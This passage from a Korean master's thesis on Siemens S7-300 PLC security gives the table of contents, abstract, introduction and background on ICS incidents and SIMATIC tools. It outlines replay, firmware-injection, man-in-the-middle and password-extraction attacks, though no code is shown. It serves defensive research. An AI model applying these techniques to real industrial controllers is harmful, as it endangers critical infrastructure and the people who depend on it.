



저작자표시-비영리-변경금지 2.0 대한민국

이용자는 아래의 조건을 따르는 경우에 한하여 자유롭게

- 이 저작물을 복제, 배포, 전송, 전시, 공연 및 방송할 수 있습니다.

다음과 같은 조건을 따라야 합니다:



저작자표시. 귀하는 원저작자를 표시하여야 합니다.



비영리. 귀하는 이 저작물을 영리 목적으로 이용할 수 없습니다.



변경금지. 귀하는 이 저작물을 개작, 변형 또는 가공할 수 없습니다.

- 귀하는, 이 저작물의 재이용이나 배포의 경우, 이 저작물에 적용된 이용허락조건을 명확하게 나타내어야 합니다.
- 저작권자로부터 별도의 허가를 받으면 이러한 조건들은 적용되지 않습니다.

저작권법에 따른 이용자의 권리는 위의 내용에 의하여 영향을 받지 않습니다.

이것은 [이용허락규약\(Legal Code\)](#)을 이해하기 쉽게 요약한 것입니다.

[Disclaimer](#)

석사학위 논문

산업제어시스템 운용환경 취약점 분석기술연구

Vulnerability Analysis on Operating Environment
of Industrial Control Systems

2016년 2월

순천향대학교 대학원

정보보호학과

김 재 인

산업제어시스템 운용환경 취약점 분석기술연구

Vulnerability Analysis on Operating Environment
of Industrial Control Systems

지도교수 임 강 빈

이 논문을 석사학위 논문으로 제출함

2015년 12월

순천향대학교 대학원

정보보호학과

김 재 인

김재인의 석사학위논문을 인준함.

2015년 12월

위원장

임 강 빈



위 원

이 선 영



위 원

유 일 선

(81)

순천향대학교 대학원

목 차

제1장 서론	1
제2장 SIEMENS S7 시스템 구조 분석	3
제1절 산업제어시스템	3
1. 침해 사례	3
2. 기술 동향	4
제2절 SIMATIC PLC 개요	5
1. PLC	5
2. SIMATIC STEP7	6
3. SIMATIC S7-300	7
4. SIMATIC HMI	7
5. SIMATIC TIA	8
제3장 SIEMENS S7 구성 및 프로토콜 사양 분석	11
제1절 SIEMENS S7의 I/O 채널 구성	11
제2절 SIEMENS S7 CPU의 메모리 구성	12
제3절 SIEMENS S7 통신 프로토콜	14
제4장 S7 프로토콜 및 메모리 보호 취약점 분석	15
제1절 S7 프로토콜 분석	15
1. S7comm 프로토콜	15

2. S7comm 프로토콜 구성	17
제 2 절 패킷 스니핑 및 재전송 공격	18
1. 패킷 스니핑	19
2. PLC 디바이스의 시작 및 중지	23
가. PLC 디바이스 시작	23
나. PLC 디바이스 중지	27
3. PLC 디바이스의 설정 정보	29
제 3 절 변조된 PLC 프로그램 및 펌웨어 삽입 공격	33
1. 변조된 PLC 프로그램 삽입 공격	33
가. PLC 프로그램 업로드	34
나. PLC 프로그램 변조	37
다. PLC 프로그램 다운로드	37
라. 변조된 PLC 프로그램 삽입 결과	40
2. 변조된 펌웨어 삽입 공격	42
제 4 절 원격에서 메모리 보호 무력화 공격	49
1. PLC 디바이스 아이피 변경	50
2. 중간자 공격(Man-in-the-middle Attack)	53
3. 중간자 공격을 통한 메모리 보호 인증 무력화	55
제 5 절 로컬에서 메모리 보호 무력화 공격	57
1. 프로젝트 파일을 통한 메모리 보호 인증 무력화	57
2. 프로젝트 파일을 통한 Webserver 인증 무력화	59
제5장 결 론	63
참고문헌	64

ABSTRACT	66
감사의 글	68

표 목 차

<표 III-1> Siemens S7-300 CPU의 I/O 설명	12
<표 IV-1> TPKT 패킷 헤더 각 필드의 길이와 값	17
<표 IV-2> OSI 7계층과 S7 프로토콜 7계층 비교	17
<표 IV-3> S7 프로토콜에서 제공하는 서비스 종류	18
<표 IV-4> 실험환경	20

그 림 목 차

<그림 II-1> SIMATIC PLC S7 TIA의 전체 구조	6
<그림 II-2> STEP 7 프로젝트의 구조	7
<그림 II-3> SIMATIC TIA	8
<그림 II-4> PLC S7 Write/Read Protection	9
<그림 II-5> 설치된 PLC 모듈	10
<그림 II-6> Go Online	10
<그림 III-1> Siemens S7-300 CPU의 I/O 구성	11
<그림 III-2> Siemens S7 CPU의 메모리 할당 방식	13
<그림 III-3> Siemens S7 통신 구성도	14
<그림 IV-1> TPKT 패킷 헤더의 형식	16
<그림 IV-2> Wireshark 실행 화면	19
<그림 IV-3> 패킷 캡처 시나리오	20
<그림 IV-4> 캡처된 COTP 패킷	21
<그림 IV-5> S7Comm 플러그인	21
<그림 IV-6> S7Comm 플러그인을 통한 메시지 분석	22
<그림 IV-7> TIA의 시작/중지 버튼	23
<그림 IV-8> PLC 디바이스 시작 패킷 스니핑 결과	24
<그림 IV-9> PLC 시작 메시지 재전송 코드	25
<그림 IV-10> START 재전송 공격에 대한 응답 패킷	26
<그림 IV-11> 재전송 공격 결과 RUN으로 상태 전이	26
<그림 IV-12> PLC 디바이스 중지 패킷 스니핑 결과	27
<그림 IV-13> PLC 중지 메시지 재전송 코드	28
<그림 IV-14> STOP 재전송 공격에 대한 응답 패킷	29
<그림 IV-15> PLC 설정정보 요청 패킷	30
<그림 IV-16> PLC 디바이스 설정정보 재전송 공격에 대한 응답 패킷	31
<그림 IV-17> 재전송 공격 도구 결과 화면	32
<그림 IV-18> TIA 프로그램의 상태 정보창	33
<그림 IV-19> 변조된 PLC 프로그램 삽입 공격 트랜잭션	34

<그림 IV-20> PLC 프로그램 업로드 코드	35
<그림 IV-21> FB1 업로드 요청을 실행한 결과	36
<그림 IV-22> 업로드된 프로그램에서 OPEN 접점을 나타내는 필드	37
<그림 IV-23> PLC 프로그램 다운로드 코드	38
<그림 IV-24> FB1 다운로드 요청을 실행한 결과	39
<그림 IV-25> FB1 블록의 OPEN 접점	40
<그림 IV-26> FB1 블록의 CLOSE 접점	41
<그림 IV-27> 원본 프로그램과 변조 프로그램의 실행결과	41
<그림 IV-28> PLC S7-300 펌웨어 BG_ABL.UPD 파일	42
<그림 IV-29> PLC S7-300 펌웨어 CPU_HD.UPD 파일	42
<그림 IV-30> PLC S7-300 펌웨어 KOMP_1.UPD 파일	43
<그림 IV-31> PLC S7-300 CPU315 모델명으로 추정되는 데이터	43
<그림 IV-32> 펌웨어 업데이트 파일의 평문 변환	44
<그림 IV-33> 펌웨어에 포함되어 있는 웹서버 이미지 데이터	44
<그림 IV-34> PLC S7-300 CPU 315 웹서버 페이지의 이미지	45
<그림 IV-35> 웹서버 페이지의 이미지를 다운로드하여 HEX파일로 변환	45
<그림 IV-36> 펌웨어 실행 관련 코드	46
<그림 IV-37> 펌웨어 디버깅 관련 코드	46
<그림 IV-38> 무결성 검사로 인한 펌웨어 로드 실패	47
<그림 IV-39> 웹서버 언어 설정	47
<그림 IV-40> 웹서버 언어 설정 관련 부분	48
<그림 IV-41> 변조된 펌웨어 업데이트	48
<그림 IV-42> 변조된 펌웨어로 인한 SF Mode 진입	49
<그림 IV-43> 원격에서 메모리 보호 무력화 시나리오	50
<그림 IV-44> PROFINET DCP 구현 코드	51
<그림 IV-45> PROFINET DCP 실행 패킷	51
<그림 IV-46> 검증도구 실행 후 아이피 변경 결과	52
<그림 IV-47> PLC 아이피만 변경한 후 TIA 결과	53
<그림 IV-48> 중간자 공격을 시도한 이후 TIA 결과	54
<그림 IV-49> 메모리 보호 패스워드 통신 패킷	55
<그림 IV-50> 취약점 검증 도구 실행 결과	56

<그림 IV-51> TIA Portal 프로젝트 파일	57
<그림 IV-52> 프로젝트 파일 내의 암호화된 메모리 패스워드	58
<그림 IV-53> 메모리 패스워드 복호화 알고리즘	58
<그림 IV-54> 프로젝트 파일에서 메모리 보호 패스워드 추출	59
<그림 IV-55> 웹서버 사용자 설정	59
<그림 IV-56> 프로젝트 파일의 웹서버 사용자 관련 정보	60
<그림 IV-57> 웹서버 사용자 패스워드 복호화	61
<그림 IV-58> 프로젝트 파일로부터 웹서버 사용자 정보 추출 결과	62

국 문 요 약

초기의 산업제어시스템은 릴레이 스위치, 타이머 등과 같은 소자들을 상호 연결한 하드웨어 보드 형태로 구현되었으나 이후 집적회로 및 마이크로프로세서 기술의 발달로 프로그램이 가능한 PLC (Programmable Logic Controller) 형태로 발전하였으며 80년대 이후에는 네트워크 기술의 발달로 네트워킹이 가능한 산업제어시스템으로 발전하였다. 산업제어시스템이 네트워킹이 가능해짐에 따라 공중망에 노출된 범용시스템들이 경험하는 각종 사이버보안 취약성 및 이를 이용한 사고 위협에 노출되기 시작했다.

이란의 핵시설에서 가동 되고 있던 원심분리기를 파괴할 목적으로 제작된 스텍스넷의 경우 산업제어 시스템에 대한 원격 공격의 가능성을 보여주었다. 또한 호주의 퀸즈랜드에서 발생한 하수처리시스템 제어권 탈취 사고, CSX사의 바이러스 감염으로 인한 기차신호시스템 사고 등의 산업제어시스템을 타겟으로 한 다양한 사고들이 발생하고 있다. 이와 같은 공격이 계속된다면 세계 안보는 상상조차 하기 힘든 큰 위협을 받게 된다. 이렇듯 주요 국가기반시설을 위한 산업제어시스템은 사이버 공격으로 인하여 그 기능이 마비될 경우 국가에 큰 경제적 손실을 야기하거나 심할 경우 국민의 생명을 위협하는 결과를 초래할 수 있다.

본 논문에서는 SIEMENS 산업제어시스템의 시스템 구조를 파악하고, SIEMENS S7-300 PLC 통신에 사용되는 S7 프로토콜을 분석하여 PLC 커맨드 재전송 공격과 변조된 PLC 프로그램 및 펌웨어 삽입 공격을 시도한다. 또한 사용자 프로젝트 파일을 통한 로컬 메모리 보호 무력화 공격과 중간자 공격을 이용한 원격 메모리 보호 무력화 공격을 시도하고 검증함으로써 추후 산업제어시스템 보안 기술 발전에 도움을 주고자 한다.

주제어(키워드,색인어)

산업제어시스템, Stuxnet, SCADA, PLC, SIEMENS S7, 재전송공격, 중간자 공격, 메모리보호무력화

제1장 서론

산업제어시스템 (ICS: Industrial Control System)은 주요 국가기반시설이나 산업시설 등에서 원격지에 산재된 제어기의 효과적인 제어를 위하여 특화된 다중 컴퓨터기반 네트워킹 임베디드 시스템이다[1]. 이러한 산업제어시스템은 폐쇄성, 특수성, 가용성 등의 측면에서 일반적인 범용 컴퓨터시스템과 구별된다. 이들은 인터넷 등의 공중망과 분리된 폐쇄적인 네트워크를 사용하며 시스템의 사용 분야에 따라 독자적인 통신 프로토콜을 사용한다. 또한, 전력, 가스, 수도 등의 서비스에서와 같이 절대 멈추지 않도록 관리되는 특징을 가진다. 70년대 이전, 초기의 산업제어시스템은 릴레이 스위치, 타이머 등과 같은 소자들을 상호 연결한 하드웨어 보드 형태로 구현되었으나 이후 집적회로 및 마이크로프로세서 기술의 발달로 프로그램이 가능한 PLC (Programmable Logic Controller) 형태로 발전하였으며 80년대 이후에는 네트워크 기술의 발달로 네트워킹이 가능한 산업제어시스템으로 발전하였다.

산업제어시스템이 네트워킹이 가능해짐에 따라 공중망에 노출된 범용시스템들이 경험하는 각종 사이버보안 취약성 및 이를 이용한 사고 위협에 노출되기 시작하였으며 이는 산업제어시스템이 오동작할 경우 이에 장착된 다양한 액추에이터로 인하여 치명적인 물리적 위험을 유발할 수 있다.

이란의 핵시설에서 가동 되고 있던 원심분리기를 파괴할 목적으로 제작된 스텍스넷의 경우 산업제어시스템에 대한 원격 공격의 가능성을 명확하게 보여주었다. 스텍스넷은 국가 및 산업의 주요기반시설 시스템을 대상으로하여 극도로 정교한 군사적인 수준의 첫 사이버 무기로 지칭된다. 이후, 스텍스넷에 대항하여 이란 해커집단은 전세계의 사업 인프라를 해킹을 시도했으며 공격 대상 중에는 한국도 포함되어 있다[2]. 호주의 퀸즈랜드에서 발생한 하수처리시스템 제어권 탈취 사고, CSX사의 바이러스 감염으로 인한 기차신호시스템 사고, Davis-Besse 원자력발전소 사고 등의 주요 국가기반시설의 산업제어시스템을 타겟으로한 다양한 사고들이 발생했다[3]. 이와 같은 국가적 차원의 사이버 공격이 계속된다면 국가뿐만 아니라 세계 안보까지도 상상조차 하기 힘든 큰 위협을 받게 된다. 주요 국가기반시설을 위한 산업제어시스템은 사이버 공격으로

인하여 그 기능이 마비될 경우 국가에 큰 경제적 손실을 야기하거나 심할 경우 국민의 생명을 위협하는 결과를 초래할 수 있다.

본 논문에서는 SIEMENS 산업제어시스템의 S7 PLC를 대상으로 PLC 시스템 구조를 파악하고, 프로그래밍 및 진단정보를 위한 PG/PC와 SIEMENS S7-300 PLC간의 통신에 사용되는 S7 프로토콜을 분석하여 패킷 스니핑을 통해 PLC 커맨드 재전송 공격과 변조된 PLC 프로그램 및 펌웨어 삽입 공격을 시도하고 검증한다. PLC 메모리 보호 무력화 공격은 사용자 프로젝트 파일을 통한 로컬 메모리 보호 무력화 공격과 중간자 공격을 이용한 원격 메모리 보호 무력화 공격으로 나누어 시도하고 검증한다.

본 논문의 구성은 다음과 같다. 2장에서는 산업제어시스템의 침해 사례 및 기술 동향과 SIMATIC PLC 개요에 대해 설명하고, 3장에서는 SIEMENS S7의 구성과 프로토콜 사양을 분석하고, SIEMENS S7 메모리 구성 및 통신 프로토콜을 분석한다. 4장에서는 S7 프로토콜 및 메모리 보호 취약점을 분석하고 검증하며 5장에서는 결론에 대해 서술한다.

제2장 SIEMENS S7 시스템 구조 분석

제1절 산업제어시스템

1. 침해 사례

스턱스넷(Stuxnet)은 2010년 6월에 발견된 웜 바이러스로써 SIEMENS사의 SIMATIC PCS7 PLC 시스템을 공격하도록 설계되었다. 윈도우가 설치된 임의의 컴퓨터에 감염되지만 SIMATIC WinCC7과 SIMATIC Step7만을 공격 대상으로 삼고 있다. 스텍스넷은 PLC 프로그램의 일부를 의도된 파일로 교체하여 핵시설에서 가동되고 있는 원심분리기를 파괴하려는 목적을 가진다. 이렇게 감염된 제어시스템은 이란의 나탄즈 우라늄 농축 시설의 원심분리기 성능을 감소시키며 여러 차례 정지시켰다[4].

하수처리시스템 제어권 탈취사고는 호주의 퀸즈랜드에서 발생한 사고이다. 하수처리시스템을 관리하던 직원이 불만을 가지고 정상적으로 처리되지 않은 오염된 폐수를 방류해버린 사건으로 전직 직원은 회사의 소프트웨어를 이용하여 하수처리 산업제어시스템 네트워크에 무단으로 침입하여 제어권을 탈취했다[5].

CSX사의 기차신호시스템 사고는 Sobig 컴퓨터 바이러스가 미국의 기차신호시스템을 정지시킨 사건이다. 이는 플로리다에 위치한 미국의 철도 기업인 CSX Transportation사의 컴퓨터 시스템 바이러스감염으로 인해 신호 이상으로 기차 운행이 중단된 원인이 되었다[6].

Davis-Besse 원자력발전소 사고에서는 SQL 슬래머 웜에 의해 미국에 위치한 Davis-Besse 원자력 발전소의 감시 및 모니터링 시스템이 감염되었다. 이에 관련된 장비들의 작동이 수시간 동안 동작불가능한 상태로 유지되었을 뿐만 아니라 다른 발전소의 제어망에도 영향을 미쳤다[3][7].

이외에도 댐 수위 게이지 이상동작이 발생한 Taum Sauk Water Dam 붕괴 사고, 펜스테이트 공장 물관리 시스템 악성코드 투입으로 인한 Harrisburg Water System 마비사고, 글로벌 에너지 기업의 기밀 정보 유출을 시도한 나이트 드래곤(Night Dragon) 등의 산업제어시스템을 타겟으로 한 다양한 사고가 발

생했다[8].

2. 기술 동향

국내 산업제어시스템은 폐쇄적인 구조, 독점적인 통신 프로토콜을 사용하여 제한된 연결성의 특징으로 사이버보안 문제를 공극(Air-Gap) 정책에 의존적인 성향을 가진다. 산업제어시스템에 사용되고 있는 통신 프로토콜은 회사에서 자체 개발한 비표준 프로토콜이었으나 현재는 점차 공개된 프로토콜을 이용하고 있다. 하지만 공개 표준 프로토콜은 공격자에게 관련된 많은 지식을 제공할 수 있기 때문에 보안 대책의 요구가 증가되고 있다. 대부분의 산업제어시스템은 모니터링된 보안정보에만 의존하거나 다양한 예외처리 상황을 고려하지 않고 있기 때문에 공격위협에 대해 상당히 취약하다. 지금까지는 공극정책에 의존하여 외부경계 보호에만 치중하는 형상이지만 점차 산업제어시스템 인트라넷에 대한 보안성 인식을 점차적으로 강화하고 있는 추세이다[8].


국외 산업제어시스템은 보안 취약성을 해결하기 위해 이를 방어하기 위한 기술관련 연구가 활발하게 진행되었으며 산업제어시스템 보안 제품의 수요와 추가 방어기술 개발의 요구가 증가하고 있는 추세이다. 특히, 미국에서는 9.11 테러 이후 주요국가기반시설에서의 보안성 강화에 지속적인 관심을 보이며, 산업제어시스템 보안성에대한 정보보호 대책을 수립하고 구현하기 위해 ICS 보안기술에 기반한 여러 가지 보안여구사항을 충분히 구현되었는지 평가하여 신뢰성을 높이기 위한 노력을 활발하게 진행하고 있다. 국내와는 달리 산업제어시스템을 위한 보안제품을 통해 모니터링된 보안정보를 기반으로 공격위협을 분석하는 다양한 솔루션이 출시되고 있으며 보다 심층적인 방어를 위해 통신망 유형별, 제어 프로토콜별, 성능별, 통신 구간별 방어기술개발과 솔루션을 출시하고 있다[8][9].

제2절 SIMATIC PLC 개요

1. PLC (Programmable Logic Controller)

PLC는 논리연산, 순서제어, 계수 및 산술연산 등의 제어동작을 실행시키기 위해 제어 순서를 일련의 명령어 형식으로 기억하는 메모리를 가지고, 이 메모리의 내용에 따라 기계와 프로세스의 제어를 digital 또는 analog 입출력을 통하여 행하는 digital 조작형의 공업용 전자장치이다. 제어 이벤트에 대한 logic, sequence, time counting, 연산 등의 기능을 가지고 있고 명령을 저장할 프로그램 메모리를 사용하며, 프로그램 변경만으로 다양한 제어 가능하다. 자동화를 위한 시퀀스 제어의 초기 단계에서는 릴레이(Relay)가 주로 사용되었다. 유접점 회로는 비교적 단순하고 저렴한 장점을 가지고 있으나 수명에 한계가 있고 제어 환경의 변화 시 모든 회로를 다시 만들어야 하는 단점을 가지고 있어 반도체 기술의 발전과 함께 무접점 회로가 사용되었다. 그러나 이와 같은 시퀀스 제어는 현장의 기계에 연결하여 동작을 확인하기 전까지는 프로그램의 확정이 어려우며 이로 인한 현장에서의 수정변경이 많아지게 되었고, 다품종 소량생산 및 생산기술의 발전으로 인해 시스템의 변경이 빈번해 짐에 따라 결선의 변경이나 시스템 전체의 재제작이 이루어져야 하는 구조적 결점을 가지고 있었다. 1969년 GM(General Motor)사가 자동차의 조립라인에 사용할 새로운 제어장치를 구매하기 위하여 다음과 같은 제어장치가 구비해야 할 다양한 조건을 제시했으며 이러한 조건을 충족시키기 위해 마이크로 프로세서(Micro Processor) 기능을 갖춘 새로운 형태의 제어기가 미국의 알렌브레들리나 모디콘사에 의해 1969년부터 개발되었으며 1978년 정식으로 PLC라는 이름으로 명명되었다[1].

2. SIMATIC STEP7




<그림 II-1> SIMATIC PLC S7 TIA의 전체 구조

SIMATIC 자동화시스템은 필드레벨에서 공정제어까지 모든 하위시스템을 단일 구조로 연결한다. 통합자동화(TIA)개념은 하드웨어 구성과 프로그래밍, 데이터관리, 통신 등을 통합하여 보다 완벽한 자동화 시스템 구현을 가능하게 한다. 전체 자동화 환경의 완전 통합은 부분적인 개별 시스템의 공동 구성 및 프로그래밍, 공동 데이터 관리, 관련된 모든 자동화 컴포넌트 간의 공동 통신과 같은 요인에 의해 가능하게 되었다.

SIMATIC의 기본 도구인 STEP7은 전체 통합자동화(TIA)를 위한 자동화 시스템의 구성 및 프로그래밍에 사용된다. STEP7은 SIMATIC S7-300/400 프로그램 논리 제어기(PLC) 및 SIMATIC 자동화 컴퓨터를 구성하고 프로그래밍하기 위한 소프트웨어이며 윈도우즈 환경에서 작동하는 표준 소프트웨어 및 옵션 소프트웨어 패키지로 구성되어 있다[10].

3. SIMATIC S7-300

S7-300은 모듈방식의 중소규모 제어 시스템에 적용되는 컨트롤러이다. 성능에 따라 다양한 CPU와 모듈을 지원하며 최대 32개까지 확장이 가능하다. 산업용 이더넷, PROFIBUS, MPI와 같은 네트워크에 연결이 가능하며 모든 모듈에 액세스할 수 있는 중앙 PG 연결방식을 사용한다. “HWConfig” 툴을 이용하여 파라미터를 설정할 수 있으며 네트워크를 통한 펌웨어(Firmware) 업데이트 기능을 지원한다[10].




<그림 II-2> SIMATIC PLC S7-300 모듈

4. SIMATIC HMI

HMI는 PLC와 통신하면서 기계를 조작하고 상태를 파악하도록 디스플레이하고 기록하거나 경고하는 등의 기능을 갖는다. Siemens TIA에서 HMI는 일반적으로 WinCC를 사용한다. 이러한 소프트웨어는 PLC와 같은 컨트롤러의 메모리 값을 읽어 화면상에 읽어온 메모리 값을 그래픽으로 처리하여 색상의 변화나 수치 값을 나타내는 등의 기능을 한다. 또한 제어 설비를 시각적으로 보고 상태를 감시하며 필요에 따라 명령을 입력하여 간단하게 제어할 수 있다[10].

5. SIMATIC TIA


Siemens의 TIA(Totally Integrated Automation)는 통합 환경 개발 툴로서 PLC Controller, HMI(Human-Machine Interface)등 Siemens Controller를 통합된 환경에서 제어, 관리와 프로그램 등을 작성 할 수 있는 형태로 구성되어 있다.



<그림 II-3> SIMATIC TIA

기존 제품인 Simatic manager의 경우 단순히 Ladder Logic만 작성하여 PLC에 업로드 및 다운로드를 하는 형태였다면, 최신의 개발 도구인 TIA의 경우 전체적인 기능이 하나의 프레임 워크로 발전하면서 모든 기능을 하나의 솔루션에서 관리 할 수 있게 되었다. 본 논문에서 후술될 모든 취약점 연구에서는 최신 취약점을 분석하고 대응하기 위해 기존 제품인 Simatic manager가 아닌 최신 버전의 Siemens TIA를 통해 신규 취약점을 분석하고 그 결과를 제시한다. Siemens TIA의 핵심 기능은 다음과 같이 요약 될 수 있다[10].

- 통합 Controller 관리.
- 웹서버 기능을 통한 원격 관리
- IEC 프로그래밍 언어 지원
- 메모리 보호 기능 제공



<그림 II-4> PLC S7 Write/Read Protection


SIEMENS TIA는 메모리 보호 기능을 제공하여, 외부에서의 악의적인 메모리 변경 및 임의의 원격 레더로직 업로드를 방지하고 Password를 통해 인가된 사용자만 접근하여 메모리를 읽고 쓸 수 있도록 권한을 줄 수 있다.

PLC가 작동하기 위해서는 TIA를 통해 PLC에 프로그램이 업로드 되어야 하며 이 단계를 위해서는 TIA의 설정이 필요하다. 이때 PLC의 대한 모델 설정이 필요하며 실제 장비가 설치되어 있는 순서대로 모델번호와 함께 지정한다. <그림 II-5>은 본 연구를 위해 실제 설치되어있는 PLC이며 각각 파워모듈, CPU모듈, 디지털/아날로그 입출력 모듈이 존재한다.



<그림 II-5> 설치된 PLC 모듈

본 모듈은 PROFINET을 통해 네트워크에 연결되어 있으므로 <그림 II-6>과 같이 PLC에 이더넷을 통해 연결하기 위해서 PLC의 IP설정이 필요하다. General탭에 PROFINET interface탭을 클릭하여 IP를 설정한 뒤 Go Online버튼을 통해 PLC를 활성화한다. Go Online 버튼을 누르게 되면 PLC를 검색하며 연결될 PLC의 목록이 출력되고 연결이 완료된다.




<그림 II-6> Go Online

제3장 SIEMENS S7 구성 및 프로토콜 사양 분석

제1절 Siemens S7의 I/O 채널 구성

Siemens S7의 I/O 채널 구성은 기본적으로 상태표시 LED, MMC Memory 슬롯, Mode Select 스위치, DC24V 입력전원단자, MPI Interface Port, PROFIBUS-DP Port로 구성되어 있다. <그림 III-1>는 Siemens S7-300 CPU의 I/O 구성을 보여주며 <표 III-1>는 각 I/O 구성을 설명하였다.



<그림 III-1> Siemens S7-300 CPU의 I/O 구성[11]

